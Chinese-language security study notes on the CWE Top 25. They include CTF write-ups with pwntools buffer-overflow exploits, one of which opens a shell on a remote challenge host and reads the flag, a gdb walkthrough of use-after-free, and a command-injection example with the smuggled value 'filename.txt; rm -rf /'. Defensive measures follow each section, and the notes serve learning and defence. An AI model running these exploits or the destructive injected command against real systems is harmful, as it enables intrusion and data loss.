


# HWAST TOP 10



# CWE TOP25

---

- 1** Out-of-bounds Write  
[CWE-787](#) | CVEs in KEV: 70 | Rank Last Year: 1
- 2** Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')  
[CWE-79](#) | CVEs in KEV: 4 | Rank Last Year: 2
- 3** Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')  
[CWE-89](#) | CVEs in KEV: 6 | Rank Last Year: 3
- 4** Use After Free  
[CWE-416](#) | CVEs in KEV: 44 | Rank Last Year: 7 (up 3) ▲
- 5** Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')  
[CWE-78](#) | CVEs in KEV: 23 | Rank Last Year: 6 (up 1) ▲
- 6** Improper Input Validation  
[CWE-20](#) | CVEs in KEV: 35 | Rank Last Year: 4 (down 2) ▼
- 7** Out-of-bounds Read  
[CWE-125](#) | CVEs in KEV: 2 | Rank Last Year: 5 (down 2) ▼
- 8** Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')  
[CWE-22](#) | CVEs in KEV: 16 | Rank Last Year: 8
- 9** Cross-Site Request Forgery (CSRF)  
[CWE-352](#) | CVEs in KEV: 0 | Rank Last Year: 9
- 10** Unrestricted Upload of File with Dangerous Type  
[CWE-434](#) | CVEs in KEV: 5 | Rank Last Year: 10
- 11** Missing Authorization  
[CWE-862](#) | CVEs in KEV: 0 | Rank Last Year: 16 (up 5) ▲
- 12** NULL Pointer Dereference  
[CWE-476](#) | CVEs in KEV: 0 | Rank Last Year: 11 (down 1) ▼
- 13** Improper Authentication  
[CWE-287](#) | CVEs in KEV: 10 | Rank Last Year: 14 (up 1) ▲
- 14** Integer Overflow or Wraparound  
[CWE-190](#) | CVEs in KEV: 4 | Rank Last Year: 13 (down 1) ▼
- 15** Deserialization of Untrusted Data  
[CWE-502](#) | CVEs in KEV: 14 | Rank Last Year: 12 (down 3) ▼
- 16** Improper Neutralization of Special Elements used in a Command ('Command Injection')  
[CWE-77](#) | CVEs in KEV: 4 | Rank Last Year: 17 (up 1) ▲
- 17** Improper Restriction of Operations within the Bounds of a Memory Buffer  
[CWE-119](#) | CVEs in KEV: 7 | Rank Last Year: 19 (up 2) ▲
- 18** Use of Hard-coded Credentials  
[CWE-798](#) | CVEs in KEV: 2 | Rank Last Year: 15 (down 3) ▼
- 19** Server-Side Request Forgery (SSRF)  
[CWE-918](#) | CVEs in KEV: 16 | Rank Last Year: 21 (up 2) ▲
- 20** Missing Authentication for Critical Function  
[CWE-306](#) | CVEs in KEV: 8 | Rank Last Year: 18 (down 2) ▼
- 21** Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition')  
[CWE-362](#) | CVEs in KEV: 8 | Rank Last Year: 22 (up 1) ▲
- 22** Improper Privilege Management  
[CWE-269](#) | CVEs in KEV: 5 | Rank Last Year: 29 (up 7) ▲
- 23** Improper Control of Generation of Code ('Code Injection')  
[CWE-94](#) | CVEs in KEV: 6 | Rank Last Year: 25 (up 2) ▲
- 24** Incorrect Authorization  
[CWE-863](#) | CVEs in KEV: 0 | Rank Last Year: 28 (up 4) ▲
- 25** Incorrect Default Permissions  
[CWE-276](#) | CVEs in KEV: 0 | Rank Last Year: 20 (down 5) ▼

## Exploit Description

---

### Out Of Bounds Write

---


**Out-of-bounds Write** 漏洞指的是当程序在尝试写入数据到一个数据缓冲区（比如数组）时，写入的位置超出了为该缓冲区预设的内存边界。这种漏洞可以导致多种安全问题，包括数据损坏、系统崩溃以及安全漏洞，有时还可能被利用执行任意代码。

这一漏洞在遇到未明确定义大小的数据结构，内存野指针时会有比较明显的威胁，恶意代码可以通过溢出方式进入内存并执行

以下以一个简单的栈溢出（Stack Overflow）来描述该漏洞的一种实际运用。

# Stack Overflow

当一个函数正在运行的时候，栈内的状态应该是这样的：



ReturnAddress内保存返回地址，这样放是为了退栈时将这个值返回给eip寄存器。在入栈时eip寄存器首先保存了进行调用之后的下一条指令地址，这样才能确保调用函数可以调用到被调用函数。

Caller's ebp 调用函数的基地址，退栈时这个地址进入ebp，使ebp回到指向的原来的栈底。

（之前没理解且比较抽象的一点就是：为什么说是把被调用函数的地址压栈但是实际存储的时调用函数的地址，事实上当caller's ebp作为栈顶时，其存储的确实是调用函数的基地址，但ebp的位置其实是处在被调用函数的基地址上的，同时当退栈的时候，栈中的内容被重新写给ebp，也就达到了回到原位置的效果。）

退栈：先退出被调用函数的局部变量，再退出调用函数的基地址并进入ebp使ebp回到原地址，再退出返回地址并放入eip，这样整个调用函数和寄存器的状态回到了无被调用函数的时候。


## 哪里能出现栈溢出？

在进出栈过程中，可以通过修改函数状态来进行攻击，而保存状态的寄存器eip就是核心。通过让eip载入包含攻击指令的“地址”达到目的。

比如，在退栈过程中，可以用攻击指令所在的地址覆盖本应该返回的返回地址。

同样的，在入栈过程中，可以通过让eip指向的函数地址改变为攻击指令所在的地址来达到攻击效果。

## ShellCode-RET2TEXT



基本构造如上图所示。

**payload** : padding1 + address of shellcode + padding2 + shellcode

几个注意点：

- 1.padding1的目的是把被调用函数的变量全部覆盖为乱七八糟的东西并且长度正好要达到返回地址之前（字符串不可以包含\x00否则会有截断）
- 2.Address of shellcode 即把shellcode所在的地址覆盖ebp返回地址
- 3.padding1 长度任意
- 4.当ida/pwndbg等返回的shellcode起始地址不一样时，可以通过在 padding2 里填充若干长度的“\x90”解决。这个机器码对应的指令是 NOP (No Operation)，也就是告诉 CPU 什么也不做，然后跳到下一条指令。有了这一段 NOP 的填充，只要返回地址能够命中这一段中的任意位置，都可以无副作用地跳转到shellcode 的起始处
- 5.shellcode必须使用十六进制机器码编写。

## 攻防世界 Level0 RET2TEXT

先说几个比较常见的快捷键（毕竟第一次用ida并没有昨天借机子操作时候的窗口）

\*在一个窗口内可以右键在text view/graph view内切换。

\*按下F5可以查看选取函数的伪代码（就是C语言输入的代码）

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    write(1, "Hello, World\n", 0xDuLL);
    return vulnerable_function();
}
```

很显然这个vulnerable\_function是一个可疑函数，点进去看看

```

1 ssize_t vulnerable_function()
2 {
3     char buf[128]; // [rsp+0h] [rbp-80h] BYREF
4
5     return read(0, buf, 0x200uLL);
6 }

```

首先定义一个长度为0x80的字符串，但第二句0x200uLL说明可以最多向其中输入0x200的内容。可以使用shellcode


进入buf看下栈结构：

```

IDA View-A  Pseudocode-A  Stack of vulnerable_function  Enums  Struc
-0000000000000080 ; D/A/* : change type (data/ascii/array)
-0000000000000080 ; N      : rename
-0000000000000080 ; U      : undefine
-0000000000000080 ; Use data definition commands to create local variables and function arguments.
-0000000000000080 ; Two special fields " r" and " s" represent return address and saved registers.
-0000000000000080 ; Frame size: 80; Saved regs: 8; Purge: 0
-0000000000000080 ;
-0000000000000080
-0000000000000080 buf          db 128 dup(?)
+0000000000000000 s          db 8 dup(?)
+0000000000000008 r          db 8 dup(?)
+0000000000000010
+0000000000000010 ; end of stack variables

```

注意看上面的解释：r和s分别代表返回地址和保存的寄存器，栈长度0x80,寄存器长度0x8。



也就是说，只要把Local variable和caller's ebp全部用垃圾数据填满，就可以直接覆写return address。

找敏感函数的返回地址：callsystem

```

int callsystem()
{
    return system("/bin/sh");
}

```

相当于直接打开shell。

```

.text:000000000400596  call system      proc near
.text:000000000400596  ; __unwind {
.text:000000000400596          push     rbp
.text:000000000400597          mov     rbp, rsp
.text:00000000040059A          mov     edi, offset command ; "/bin/sh"
.text:00000000040059F          call    _system
.text:0000000004005A4          pop     rbp
.text:0000000004005A5          retn
.text:0000000004005A5  ; } // starts at 400596
.text:0000000004005A5  call system      endp
.text:0000000004005A5
.text:0000000004005A6

```

函数地址：0x400596（一定要注意，返回的地址需要是函数的地址，这样才能保证该函数被调用）

shellcode:

```

from pwn import *
p = remote('61.147.171.105',56876)
address = p64(0x400596)
p.send(b'a'*0x88+address)
p.interactive()

```

```

(kali㉿kali)-[~/Desktop/test]
$ python test.py
[+] Opening connection to 61.147.171.105 on port 56876: Done
[*] Switching to interactive mode
Hello, World
$ ls
bin
dev
flag
level0
lib
lib32
lib64
$ cat flag
cyberpeace{66ff6e559e7b079b6df95af64220601a}
$ 

```

用不了vim的原因是远程控制的主机并没有装vim。。。。

一些基本指令：

from pwn import \* #加载pwntools库

p = remote('61.147.171.105',56876) 根据端口/ip连接

interactive()#允许交互

recv(numb=字节大小, timeout=default)# 接收指定字节数

recvall() # 一直接收直到达到文件EOF

## Anonymous m32 RE2TEXT&CTF-wiki RET2TEXT

源码：

```

#include <stdio.h>
#include <string.h>

void success() { puts("小黑子露出鸡脚了吧，哥哥下的蛋你别吃"); }

void vulnerable() {

```

```

char s[12];
gets(s);
puts(s);
return;
}

int main(int argc, char **argv) {
    vulnerable();
    return 0;
}

```

编译：

```
gcc -m32 -fno-stack-protector -no-pie JNTM.c -o JNTM
```


一开始还在纠结找不到32位的题怎么办，结果发现直接编不就行了吗（

复习一下各个指令：

-m32：编译为32为可执行程序

-fno-stack-protector：关闭栈溢出保护

-no-pie：关闭地址随机化



```

(kali@kali)-[~/Desktop]
$ gcc -m32 -fno-stack-protector -no-pie JNTM.c -o JNTM
JNTM.c: In function 'vulnerable':
JNTM.c:8:3: warning: implicit declaration of function 'gets'; did you mean 'fgets'? [-Wimplicit-function-declaration]
   8 |     gets(s);
     |     ^~~~~
     |     fgets
/usr/bin/ld: /tmp/ccuT0jMU.o: in function `vulnerable':
JNTM.c:(.text+0x45): warning: the `gets' function is dangerous and should not be used.

```

编译器会提示gets是不安全的函数，因为它没有对输入的字符长度做任何限制。

**gets函数原型：** `char* gets(char buffer);` //读取字符到数组： `gets(str);` str为数组名。

gets函数功能：从键盘上输入字符，直至接受到换行符或EOF时停止，并将读取的结果存放在buffer指针所指向的字符数组中。读取的换行符被转换为null值，做为字符数组的最后一个字符，来结束字符串。

**fgets函数原型：** `char *fgets(char *s, int n, FILE *stream);` //

我们平时可以这么使用： `fgets(str, sizeof(str), stdin);` 其中str为数组首地址， `sizeof(str)` 为数组大小， `stdin` 表示我们从键盘输入数据。

fgets函数功能：从文件指针stream中读取字符，存到以s为起始地址的空间里，知道读完N-1个字符，或者读完一行。 注意：调用fgets函数时，最多只能读入n-1个字符。读入结束后，系统将自动在最后加'\0'，并以str作为函数值返回。

为什么只能读n-1个字符？因为\0实际上占了一个字符位。而多出这个范围的字符会被存储在缓冲区中。

用IDA看看函数发育的正不正常（：

```

1 int vulnerable()
2 {
3     char s[16]; // [esp+4h] [ebp-14h] BYREF
4
5     gets(s);
6     return puts(s);
7 }

```

从这里可以看出来，变量所在位置是EBP地址-14h；

被调用函数的返回地址是EBP地址+4h

```

.text:080491C7 ; __unwind {
.text:080491C7          push    ebp
.text:080491C8          mov     ebp, esp
.text:080491CA          and     esp, 0FFFFFF0h
.text:080491CD          call   __x86_get_pc_thunk_ax
.text:080491D2          add     eax, (offset _GLOBAL_OFFSET_TABLE_ - $)
.text:080491D7          call   vulnerable
.text:080491DC          mov     eax, 0
.text:080491E1          leave
.text:080491E2          retn
.text:080491E2 ; } // starts at 80491C7

```

vulnerable函数地址为0x80491C7（但这个其实是没有用的，因为需要的不是vulnerable（）函数）

```

.text:08049166          push    ebp
.text:08049167          mov     ebp, esp
.text:08049169          push    ebx
.text:0804916A          sub     esp, 4
.text:0804916D          call   __x86_get_pc_thunk_ax
.text:08049172          add     eax, (offset _GLOBAL_OFFSET_TABLE_ - $)
.text:08049177          sub     esp, 0Ch
.text:0804917A          lea     edx, (byte_804A008 - 804BFF4h)[eax]
.text:08049180          push    edx ; s
.text:08049181          mov     ebx, eax
.text:08049183          call   _puts
.text:08049188          add     esp, 10h
.text:0804918B          nop
.text:0804918C          mov     ebx, [ebp+var_4]
.text:0804918F          leave
.text:08049190          retn
.text:08049190 ; } // starts at 8049166
.text:08049190 success    endp

```

success函数地址为0x8049166；

下面做一个简单的计算

vulnerable函数的返回地址就是EBP地址+4h=变量s地址+14h+4h=变量s地址+18h


所以需要填充18h字符长度的垃圾数据+success的地址即可

（18十六进制=24十进制，所以其实这里也可以用20个字符再加上ebp的地址，达到的是同样的效果（垃圾教程还不如不看））

shellcode:



```
from pwn import *
cd = process("./JNTM")
whatever = 0x8049166
cd.sendline(b'A'*0x18 + p32(whatever))
cd.interactive()
```



```
kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ python 1.py
[+] Starting local process './JNTM': pid 15884
[*] Switching to interactive mode
AAAAAAAAAAAAAAAAAAAAAAAAf\x91\x04
小黑子露出鸡脚了吧，哥哥下的蛋你别吃
[*] Got EOF while reading in interactive
$
```

## 防御方法

1. **代码审查和静态分析**: 通过代码审查和使用静态分析工具来识别可能的越界写入代码。
2. **动态分析工具**: 使用如AddressSanitizer等动态分析工具在运行时检测和防止越界写入。
3. **使用安全的编程实践**: 例如，在C/C++中使用 `std::vector` 或其它安全容器代替原生数组。
4. **输入验证**: 确保对所有外部输入进行适当的大小和类型检查。

## XSS

XSS（跨站脚本攻击，Cross-Site Scripting）是一种常见的网络安全漏洞，它允许攻击者将恶意脚本注入到其他用户在浏览器上看到的正常网页中。当其他用户浏览含有恶意脚本的网页时，这些脚本就会在用户的浏览器上执行，攻击者可以利用这些脚本做出各种恶意行为，比如窃取用户的敏感信息、伪造用户身份进行操作等。

详细的XSS漏洞请参见：XSS Archive.pdf

## SQL Injection

**SQL注入（SQL Injection）**是一种常见的网络安全攻击技术，它允许攻击者通过在应用程序的输入字段中插入或“注入”恶意的SQL命令，来操纵后端数据库。这种攻击可以让攻击者绕过身份验证、窃取数据、修改数据库内容甚至有可能获得主机的控制权。

详细的SQL注入漏洞请参见：SQL\_Injection(SQLiLabs)1&2.pdf

# Use After Free

**Use After Free (UAF)** 漏洞是一种常见的安全问题，主要影响使用手动内存管理的编程语言，如C和C++。这种漏洞发生在程序在释放了内存后仍然尝试使用这块内存时。如果攻击者能够控制或预测这块已释放内存的再次利用，他们可能执行任意代码，导致数据泄露、服务拒绝或其他安全问题。

## UAF漏洞的产生机制

1. **分配内存**：程序分配了一块内存用于存储数据。
2. **释放内存**：当这块内存不再需要时，程序释放了它。
3. **使用释放后的内存**：由于程序设计错误，程序在释放内存后，仍然尝试访问这块内存。此时，这块内存可能已经被操作系统重新分配给其他程序或数据。

## Example

```
#include <err.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#define BANNER \ "FLAG{THIS_IS_UAF}"
struct auth{
    char name[32];
    int auth;
};
struct auth *auth;
char *service;
int main(int argc, char **argv){
    char line[128];
    printf("%s\n" , BANNER);
    while(1){
        printf("[ auth = %p, service = %p ]\n", auth, service);
        if (fgets(line, sizeof(line), stdin) == NULL) break;
        if (strncmp(line, "auth ", 5) == 0) {
            auth = malloc(sizeof(struct auth));
            memset(auth, 0, sizeof(struct auth));
            if (strlen(line + 5) < 31) {
                strcpy(auth->name, line + 5);
            }
        }
        if (strncmp(line, "reset", 5) == 0) {
            free(auth);
        }
        if (strncmp(line, "service", 6) == 0) {
            service = strdup(line + 7);
        }
        if (strncmp(line, "login", 5) == 0) {
            if (auth && auth->auth) {
                printf("you have logged in already!\n");
            } else {
                printf("please enter your password\n");
            }
        }
    }
}
```

```
}  
}
```

- `auth` 命令进行用户注册；`reset` 命令对建立的用户进行释放；`service` 命令写入一个数据并将其复制到分配的heap上；`login` 命令进行登录的判断。
- 在使用`login`指令进行登录的时候，会进行两个判断，一个是`auth`是否存在，再一个是`auth`对应的`auth`字段是否有值存在。
- `auth`结构体的结构是，先是32个bytes的buffer，然后跟的是一个`auth`的int数值。所以我们的目的就是想办法将这个`auth`值覆盖为不为0的数值。`auth`指令用途是调用 `malloc()` 函数分配一个`auth`结构体大小的空间，然后对`name`进行赋值，这里进行了拷贝数据长度的检测，所以不能直接通过 `buffer overflow`对`auth`数据进行修改。在分配完空间后，会使用事先定义的 `*auth` 指针指向这个分配的区域。
- 可以很明显的发现，`auth`指针被`free`后并没有指定之后的值，而只是指向的内存空间被释放。`auth` 仍然指向之前的内存地址。如果此后执行 `login` 命令，程序会检查一个已释放的内存地址的 `auth` 字段

```
(enc3l@kali)-[~/Desktop/UAF DEMO]  
$ ./UAF  
THIS_IS_UAF  
[ auth = (nil), service = (nil) ]  
auth admin  
[ auth = 0x55a4e53d5ac0, service = (nil) ]  
login  
please enter your password  
[ auth = 0x55a4e53d5ac0, service = (nil) ]  
reset  
[ auth = 0x55a4e53d5ac0, service = (nil) ]  
login  
please enter your password  
[ auth = 0x55a4e53d5ac0, service = (nil) ]
```

在每次`reset`后，`auth`的地址不会发生改变，可以以此为目的使其指向某个恶意代码块。此时运行 `service`:

```
service  
[ auth = 0x55a4e53d5ac0, service = 0x55a4e53d5af0 ]
```

`service`指向了`auth`指向的相同地址。因为`service`调用了`strdup()`函数:

```
char * __strdup(const char *s)  
{  
    size_t len = strlen(s) + 1;  
    void *new = malloc(len);  
    if (new == NULL)  
        return NULL;  
    return (char *)memcpy(new, s, len);  
}
```

调用malloc函数在heap上分配空间，然后通过memcpy对内存进行复制。**malloc()函数存在一个特性是会将新申请分配的空间分配到之前被 free() 回收的buffer区域。**这也就形成了uaf漏洞可以被利用的第二个条件，使用malloc()函数重新分配空间。这样就可以通过service命令对在login时检测的auth指针对应的buffer数据段进行修改和覆盖。

运行程序进行debugg，发现在auth的位置出现的是admin字符串：

```
(gdb) c
Continuing.
auth admin
[ auth = 0x55555559ac0, service = (nil) ]
^C
Program received signal SIGINT, Interrupt.
0x00007ffff7ec2a5d in __GI___libc_read (fd=0, buf=0x555555596b0, nbytes=1024)
    at ../sysdeps/unix/sysv/linux/read.c:26
26      in ../sysdeps/unix/sysv/linux/read.c
(gdb) x/32wxQuit
(gdb) x/32wx 0x55555559ac0
0x55555559ac0: 0x696d6461      0x00000a6e      0x00000000      0x00000000
0x55555559ad0: 0x00000000      0x00000000      0x00000000      0x00000000
0x55555559ae0: 0x00000000      0x00000000      0x00020521      0x00000000
0x55555559af0: 0x00000000      0x00000000      0x00000000      0x00000000
0x55555559b00: 0x00000000      0x00000000      0x00000000      0x00000000
0x55555559b10: 0x00000000      0x00000000      0x00000000      0x00000000
0x55555559b20: 0x00000000      0x00000000      0x00000000      0x00000000
0x55555559b30: 0x00000000      0x00000000      0x00000000      0x00000000
(gdb) x/s 0x55555559ac0
0x55555559ac0: "admin\n"
```

反汇编main函数，观察到 auth->auth 的位置 0x00005555555342：

```
0x00005555555336 <+365>:  mov     0x2d33(%rip),%rax      # 0x55555558070
<auth>
0x0000555555533d <+372>:  test    %rax,%rax
0x00005555555340 <+375>:  je       0x5555555361 <main+408>
0x00005555555342 <+377>:  mov     0x2d27(%rip),%rax      # 0x55555558070
<auth>
0x00005555555349 <+384>:  mov     0x20(%rax),%eax
0x0000555555534c <+387>:  test    %eax,%eax
```

打上断点继续单步步进调试，重复buffer溢出过程直到来到断点位置：

```
(gdb) b *0x00005555555349
Breakpoint 1 at 0x5555555349
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/enc3l/Desktop/UAF DEMO/UAF
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
THIS_IS_UAF
[ auth = (nil), service = (nil) ]
auth AAAA
[ auth = 0x55555559ac0, service = (nil) ]
reset
[ auth = 0x55555559ac0, service = (nil) ]
serviceAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
[ auth = 0x55555559ac0, service = 0x55555559ac0 ]
login

Breakpoint 1, 0x00005555555349 in main ()
```

```
(gdb) x/xw $rax+0x20
0x55555559ae0: 0x42424242
(gdb) c
Continuing.
you have logged in already!
[ auth = 0x55555559ac0, service = 0x55555559ac0 ]
login

Breakpoint 1, 0x000055555555349 in main ()
(gdb) c
Continuing.
you have logged in already!
[ auth = 0x55555559ac0, service = 0x55555559ac0 ]
```

此处也可以直接计算偏移量（使内存地址溢出到敏感函数的值）

```
(gdb) x/8wx 0x555555558070
0x555555558070 <auth>: 0x55559ac0      0x00005555      0x55559ac0      0x000055
55
0x555555558080: 0x00000000      0x00000000      0x00000000      0x00000000
(gdb) █
```

因为auth->auth相对auth->name的偏移量是0x20，即为32字节，除此之外还需要四字节的价值使系统认为auth认证通过。

## 如何防御UAF漏洞

预防和缓解Use After Free漏洞的策略包括：

1. **使用智能指针**：在C++中使用智能指针（如 `std::unique_ptr` 和 `std::shared_ptr`）可以帮助自动管理内存生命周期，减少手动释放内存的错误。
2. **代码审查和静态分析**：通过代码审查和静态分析工具来检测潜在的UAF漏洞。
3. **动态检测工具**：使用如AddressSanitizer等动态检测工具在开发和测试阶段捕获UAF漏洞。
4. **内存安全的编程语言**：考虑使用内存安全的编程语言（如Rust），这类语言设计了防止此类内存错误的机制。
5. **最小化裸指针使用**：减少裸指针的使用，并确保其使用在控制之下，尽可能通过封装或其他机制来管理内存。

## OS Command Injection

OS Command Injection（操作系统命令注入）漏洞是一种安全漏洞，它允许攻击者通过应用程序向操作系统注入并执行恶意的命令。这种漏洞通常出现在应用程序使用外部输入数据作为命令行工具或系统调用的参数时没有进行适当的输入验证和清理的情况下。

### 漏洞产生的原因

1. **不安全的输入处理**：当应用程序接受用户输入并将其用作系统命令的一部分时，如果没有对输入进行适当的验证和清理，用户输入可以被用来改变原本的命令意图。
2. **不当的权限分配**：应用程序以过高权限（如root权限）运行时，注入的命令也将以这些权限执行，这增加了安全风险。

## Example

假设一个简单的Web应用程序，它允许用户输入文件名，然后服务器端的代码将这个文件名用于系统命令来查找文件：

```
char command[512];
sprintf(command, "grep 'keyword' %s", userInput);
system(command);
```

如果用户输入的是 `filename.txt`，那么命令将正常执行。但如果攻击者输入 `filename.txt; rm -rf /`，则命令将变为：

```
grep 'keyword' filename.txt; rm -rf /
```

这会导致不仅执行了原始的 `grep` 命令，还执行了 `rm -rf /` 命令，这可以删除服务器上的所有文件。

## 防御措施：

1. **验证和清理输入**：对所有外部输入进行严格的验证和清理，确保输入不包含任何特殊字符或未经授权的命令。
2. **使用安全的API**：使用如 `execve` 等API代替 `system`，并且明确指定命令和参数，避免解释任何可能被注入的输入。
3. **最小权限原则**：确保应用程序以最小的必要权限运行，减少潜在损害。
